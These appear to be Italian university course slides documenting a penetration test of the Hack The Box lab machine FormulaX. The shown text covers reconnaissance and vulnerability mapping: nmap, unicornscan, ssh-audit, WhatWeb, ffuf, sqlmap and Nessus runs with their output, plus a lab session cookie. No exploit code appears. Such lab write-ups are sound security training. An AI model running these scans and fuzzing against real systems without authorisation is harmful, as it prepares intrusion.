FormulaX

Penetration Testing & Ethical Hacking

A.A. 2023/2024

Prof. Arcangelo Castiglione

Gagliarde Nicolapio 0522501488

Agenda

1 **Introduzione**
Scopo e ambito del processo

2 **Information Gathering & Target Discovery**
Raggiungibilità dell’asset e OS fingerprinting

3 **Enumerating Target & Port Scanning**
Scansione dei servizi e version detection

4 **Vulnerability Mapping**
Scoperta e analisi delle vulnerabilità

5 **Target Exploitation**
Controllo remoto della macchina target

6 **Target post-exploitation**
Privilege escalation e accesso persistente

7 **Risultati**
Vulnerabilità rilevate durante il processo

Introduzione

- Effettuare un processo di Penetration Testing sulla macchina FormulaX
  - Rilevare vulnerabilità
  - Sfruttarle
  - Prendere il controllo della macchina
  - Documentare il processo e i risultati

- FormulaX è disponibile al seguente link: https://app.hackthebox.com/machines/FormulaX

Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
    - L’indirizzo IP di FormulaX viene fornito da Hack The Box

- Identificare il Sistema Operativo in esecuzione

```
┌──(kali㉿kali)-[~]
└─$ ping 10.10.11.6
PING 10.10.11.6 (10.10.11.6) 56(84) bytes of data.
64 bytes from 10.10.11.6: icmp_seq=1 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=2 ttl=62 time=66.4 ms
64 bytes from 10.10.11.6: icmp_seq=3 ttl=62 time=64.3 ms
64 bytes from 10.10.11.6: icmp_seq=4 ttl=62 time=65.5 ms
64 bytes from 10.10.11.6: icmp_seq=5 ttl=62 time=72.2 ms
```

- FormulaX risulta raggiungibile

Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
  - L’indirizzo IP di FormulaX viene fornito da Hack The Box
- Identificare il Sistema Operativo in esecuzione

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -O 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06
 EDT
Nmap scan report for 10.10.11.6
Host is up (0.089s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA
)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED255
19)
80/tcp open  http
| http-title: Site doesn't have a title (text/html; charset=UT
F-8).
|_Requested resource was /static/index.html
|_http-cors: GET POST
Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4
 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Net
work Camera (Linux 2.6.17) (95%), Linux 2.6.32 (94%), Linux 5.
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 24.81% done; ETC: 11:06 (0:02:50 remaining)
Nmap scan report for 10.10.11.6
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| Requested resource was /static/index.html
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 232.44 seconds
```

- L’opzione “script scan” risulta necessaria
- Il sistema operativo in esecuzione è Ubuntu

Information Gathering & Target Discovery

- Verificare la raggiungibilità e lo stato di FormulaX
  - L’indirizzo IP di FormulaX viene fornito da Hack The Box
- Identificare il Sistema Operativo in esecuzione

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 10.10.11.6
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-10 16:26 EDT
Nmap scan report for 10.10.11.6
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
No exact OS matches for host (If you know what OS is running on it, s
```

- p0f e nmap senza script scan non hanno prodotto risultati

```
.-[ 10.10.16.62/46132 -> 10.10.11.6/80 (syn+ack) ]-
|
| server    = 10.10.11.6/80
| os        = ???
| dist      = 1
| params    = none
| raw_sig   = 4:63+1:0:1338:mss*45,7:mss,sok,ts,nop,ws:df:0
|
`----
```

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

```
┌──(kali㉿kali)-[~]
└─$ sudo unicornscan -mU -Iv -r 10000 10.10.11.6:a
adding 10.10.11.6/32 mode `UDPscan' ports `a' pps 10000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little
sender statistics 1268.8 pps with 65545 packets sent total
listener statistics 0 packets recieved 0 packets droped and 0 interface drops
```

- La scansione di tutte le porte UDP non ha rilevato porte aperte

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

- I risultati della scansione di tutte le porte TCP dimostrano:
  - Le porte 22 TCP e 80 TCP sono aperte
  - Sulla porta 22 è presente il server SSH OpenSSH 8.9p1 in ascolto
  - Sulla porta 80 è presente il server HTTP nginx 1.18.0 in ascolto

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -p- 10.10.11.6
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 11:03 EDT
Stats: 0:00:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Sc
an
SYN Stealth Scan Timing: About 24.81% done; ETC: 11:06 (0:02:50 remaining)
Nmap scan report for 10.10.11.6
Host is up (0.012s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   256 5f:b2:cd:54:e4:47:d1:0e:9e:81:35:92:3c:d6:a3:cb (ECDSA)
|_  256 b9:f0:0d:dc:05:7b:fa:fb:91:e6:d0:b4:59:e6:db:88 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-cors: GET POST
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| Requested resource was /static/index.html
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 232.44 seconds
```

Enumerating Target & Port Scanning

- Rilevare lo stato delle porte TCP e UDP
- Identificare i servizi di rete offerti e le loro versioni

Servizio SSH

- I risultati della scansione effettuata con **ssh-audit.py** mostrano:
  - Il server SSH è OpenSSH 8.9p1 per Ubuntu, versione 2 del procotollo
  - Compatibile con OpenSSH 8.5+ e Dropbear 2020.79+
  - La compressione dati è abilitata
  - Suite di protocolli utilizzabili
  - Chiavi fingerprints

```
┌──(kali㉿kali)-[~/Downloads/ssh-audit-master]
└─$ python ssh-audit.py 10.10.11.6
# general
(gen) banner: SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.6
(gen) software: OpenSSH 8.9p1
(gen) compatibility: OpenSSH 8.5+, Dropbear SSH 2020.79+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256                     -- [info] available since OpenSSH 7.4, Dropbear S
                                            `- [info] default key exchange from OpenSSH 7.4 t
(kex) curve25519-sha256@libssh.org          -- [info] available since OpenSSH 6.4, Dropbear S
                                            `- [info] default key exchange from OpenSSH 6.5 t
(kex) ecdh-sha2-nistp256                    -- [fail] using elliptic curves that are suspecte
                                            `- [info] available since OpenSSH 5.7, Dropbear S
(kex) ecdh-sha2-nistp384                    -- [fail] using elliptic curves that are suspecte
                                            `- [info] available since OpenSSH 5.7, Dropbear S
(kex) ecdh-sha2-nistp521                    -- [fail] using elliptic curves that are suspecte
```

```
# fingerprints
(fin) ssh-ed25519: SHA256:e0esz1Aos6gxct2ci4LGbCAR6i31EoktxFIvCFF+rcM
(fin) ssh-rsa: SHA256:VcWq1Hm056iOhJL6bonWQlD0fKR7HkwYgXdVkLRVwb0
```

https://github.com/jtesta/ssh-audit

Enumerating Target & Port Scanning

```
┌──(kali㉿kali)-[~]
└─$ sudo whatweb 10.10.11.6
[sudo] password for kali:
http://10.10.11.6 [302 Found] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], RedirectLocation[/static/index.html], UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
http://10.10.11.6/static/index.html [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.6], PasswordField[psw], Script, UncommonHeaders[access-control-allow-origin,access-control-allow-credentials], X-Powered-By[Express], nginx[1.18.0]
```

Servizio HTTP

- I risultati di **WhatWeb** e **ffuf** mostrano:
  - X-Powered-By[Express] indica l'uso di Express.js e quindi Node.js per il backend
  - La presenza di un form di tipo password
  - Due header utilizzati per l'autenticazione
  - L'unica pagina accessibile è /static/index.html
  - WhatWeb conferma i dati ottenuti da nmap


```
┌──(kali㉿kali)-[~]
└─$ ffuf -w Downloads/common.txt -t 100 -fc 404 -u http://10.10.11.6/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.6/FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 404
________________________________________________

ADMIN                   [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 122ms]
Admin                   [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 110ms]
Scripts                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 381ms]
admin                   [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 339ms]
chat                    [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 687ms]
contact_us              [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 290ms]
favicon.ico             [Status: 200, Size: 34494, Words: 20, Lines: 82, Duration: 267ms]
img                     [Status: 301, Size: 173, Words: 7, Lines: 11, Duration: 286ms]
logout                  [Status: 200, Size: 46, Words: 3, Lines: 1, Duration: 302ms]
restricted              [Status: 301, Size: 187, Words: 7, Lines: 11, Duration: 330ms]
scripts                 [Status: 301, Size: 181, Words: 7, Lines: 11, Duration: 85ms]
static                  [Status: 301, Size: 179, Words: 7, Lines: 11, Duration: 86ms]
:: Progress: [4727/4727] :: Job [1/1] :: 211 req/sec :: Duration: [0:00:26] :: Errors: 0 ::
```

Enumerating Target & Port Scanning

Servizio HTTP


Pagina /static/index.html e area restricted

- La pagina /static/index.html mostra il form di login
- Le pagine restricted sono accessibili solo dopo aver creato un account ed effettuato il login
- Dopo il login, la pagina /static/index.html permette di interagire con un **chatbot**
  - Con il comando **help** si ottengono i comandi eseguibili
  - Con il comando **history** si ottengono i comandi eseguiti precedentemente
- Nella applicazione web oltre al form del chatbot è presente il form di login, registrazione, contact us e change password



Enumerating Target & Port Scanning

- Analizzando i form utilizzando **sqlmap** non si sono ottenute ulteriori informazioni




sqlmap -a -r requestPost.txt -v 6

```
[12:09:36] [WARNING] POST parameter 'password' does not seem to be injectable
[12:09:36] [CRITICAL] all tested parameters do not appear to be injectable. Try
-risk' options if you wish to perform more tests. If you suspect that there is
volved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=
dom-agent'
[12:09:36] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 146 times
```

Vulnerability Mapping
Servizio SSH


- Il tool **ssh-audit.py** non ha rilevato vulnerabilità

- Il tool **Nessus** non ha rilevato vulnerabilità ma solo INFO che corrispondono alle informazioni già ottenute nello step precedente




Vulnerability Mapping
Servizio HTTP

- L’utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

10.10.11.6      FALSE   /       FALSE   0       authorization   Bearer%20eyJhbGci
M4MzRjNjA2NjhmY2FhMDkiLCJpYXQiOjE3MTgxMzU3NTN9.g6QhyjvWpw91JTN4YLito-vL_uUW_uShrG
```


- Il file cookies.txt è stato ottenuto mediante l’uso dell’add-on cookie.txt di Lennon Hill



https://addons.mozilla.org/it/firefox/addon/cookies-txt/

Vulnerability Mapping
Servizio HTTP

- L’utilizzo di **Nessus** con il cookie di autenticazione non ha rilevato vulnerabilità di alto livello




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat cookies.txt
# Netscape HTTP Cookie File
# https://curl.haxx.se/rfc/cookie_spec.html
# This is a generated file! Do not edit.

10.10.11.6      FALSE   /       FALSE   0       authorization   Bearer%20eyJhbGci
M4MzRjNjA2NjhmY2FhMDkiLCJpYXQiOjE3MTgxMzU3NTN9.g6QhyjvWpw91JTN4YLito-vL_uUW_uShrG
```

